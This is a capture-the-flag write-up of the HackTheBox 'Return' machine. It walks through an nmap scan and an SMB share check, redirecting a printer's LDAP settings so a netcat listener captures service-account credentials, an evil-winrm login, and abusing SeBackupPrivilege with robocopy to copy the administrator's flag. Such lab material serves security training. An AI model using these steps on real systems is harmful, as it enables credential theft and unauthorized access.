HackTheBox - Return
In Return, we abuse a printer config to gain access

The attack path
After running our initial scan and determing we have SMB and a website, but no credentials, we hit up the website and find an ldap form for a printer.
We use that ldap form to give us credentials.
We have read/write access to the C$ share on the server, and can navigate to the user flag.
User flag in hand, we can login via evil-winrm using our found credentials.
Enumeration reveals a privilage we can use to copy the root flag.
We Copy the root flag to our directory and then we own it.
User
We start with our normal nmap scan:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
# Nmap 7.95 scan initiated Tue Dec  2 16:14:32 2025 as: /usr/lib/nmap/nmap -sCV -T4 -p- --open -oA scans/nmap_initial 10.129.65.200
Nmap scan report for 10.129.65.200
Host is up (0.17s latency).
Not shown: 65456 closed tcp ports (reset), 54 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: HTB Printer Admin Panel
| http-methods:
|_  Potentially risky methods: TRACE
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-12-03 00:33:47Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49671/tcp open  msrpc         Microsoft Windows RPC
49674/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49675/tcp open  msrpc         Microsoft Windows RPC
49676/tcp open  msrpc         Microsoft Windows RPC
49679/tcp open  msrpc         Microsoft Windows RPC
49694/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: PRINTER; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 18m33s
| smb2-time:
|   date: 2025-12-03T00:34:41
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Dec  2 16:16:18 2025 -- 1 IP address (1 host up) scanned in 106.38 seconds
We see we have 445 (SMB) and 80 (HTTP) open and we get a hostname (printer).
I always like to see if we have some null password access to the shares.
1
2
3
4
nxc smb 10.129.65.200 -u '' -p '' --shares
SMB         10.129.65.200   445    PRINTER          [*] Windows 10 / Server 2019 Build 17763 x64 (name:PRINTER) (domain:return.local) (signing:True) (SMBv1:False)
SMB         10.129.65.200   445    PRINTER          [+] return.local\:
SMB         10.129.65.200   445    PRINTER          [-] Error enumerating shares: STATUS_ACCESS_DENIED
We don’t, so moving on the website. We are presented with an ldap configuration page for a printer. 
We can change the server address to point to our attack host and use netcat to catch the credentials. 
1
2
3
4
5
nc -lvnp 389
listening on [any] 389 ...
connect to [10.10.16.3] from (UNKNOWN) [10.129.65.200] 53353
0*`%return\svc-printer
                      1[...SNIP...]!
With these credentials we can use evil-winrm to remote in to the server and our flag is on the desktop. 
Root
Checking our privileges we see that we have seBackup.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
*Evil-WinRM* PS C:\Users\svc-printer\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                         State
============================= =================================== =======
SeMachineAccountPrivilege     Add workstations to domain          Enabled
SeLoadDriverPrivilege         Load and unload device drivers      Enabled
SeSystemtimePrivilege         Change the system time              Enabled
SeBackupPrivilege             Back up files and directories       Enabled
SeRestorePrivilege            Restore files and directories       Enabled
SeShutdownPrivilege           Shut down the system                Enabled
SeChangeNotifyPrivilege       Bypass traverse checking            Enabled
SeRemoteShutdownPrivilege     Force shutdown from a remote system Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set      Enabled
SeTimeZonePrivilege           Change the time zone                Enabled
We can run robocopy in backup mode and copy the flag to where we can read it.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
*Evil-WinRM* PS C:\Users\svc-printer\Documents> robocopy /B c:\users\administrator\desktop\ .

-------------------------------------------------------------------------------
   ROBOCOPY     ::     Robust File Copy for Windows
-------------------------------------------------------------------------------

  Started : Tuesday, December 2, 2025 5:53:36 PM
   Source : c:\users\administrator\desktop\
     Dest : C:\Users\svc-printer\Documents\

    Files : *.*

  Options : *.* /DCOPY:DA /COPY:DAT /B /R:1000000 /W:30

------------------------------------------------------------------------------

                           2    c:\users\administrator\desktop\
        *EXTRA Dir        -1    C:\Users\svc-printer\Documents\My Music\
        *EXTRA Dir        -1    C:\Users\svc-printer\Documents\My Pictures\
        *EXTRA Dir        -1    C:\Users\svc-printer\Documents\My Videos\
            New File                 282        desktop.ini
  0%
100%
            New File                  34        root.txt
  0%
100%

------------------------------------------------------------------------------

               Total    Copied   Skipped  Mismatch    FAILED    Extras
    Dirs :         1         0         1         0         0         3
   Files :         2         2         0         0         0         0
   Bytes :       316       316         0         0         0         0
   Times :   0:00:00   0:00:00                       0:00:00   0:00:00
   Ended : Tuesday, December 2, 2025 5:53:36 PM

*Evil-WinRM* PS C:\Users\svc-printer\Documents> dir


    Directory: C:\Users\svc-printer\Documents


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        12/2/2025   5:50 PM             34 root.txt


*Evil-WinRM* PS C:\Users\svc-printer\Documents> type root.txt
Thoughts
Return was an extremely easy box and a good example of how you can abuse a printers configuration pages to gain access or escalate priviliges.
Thanks for reading!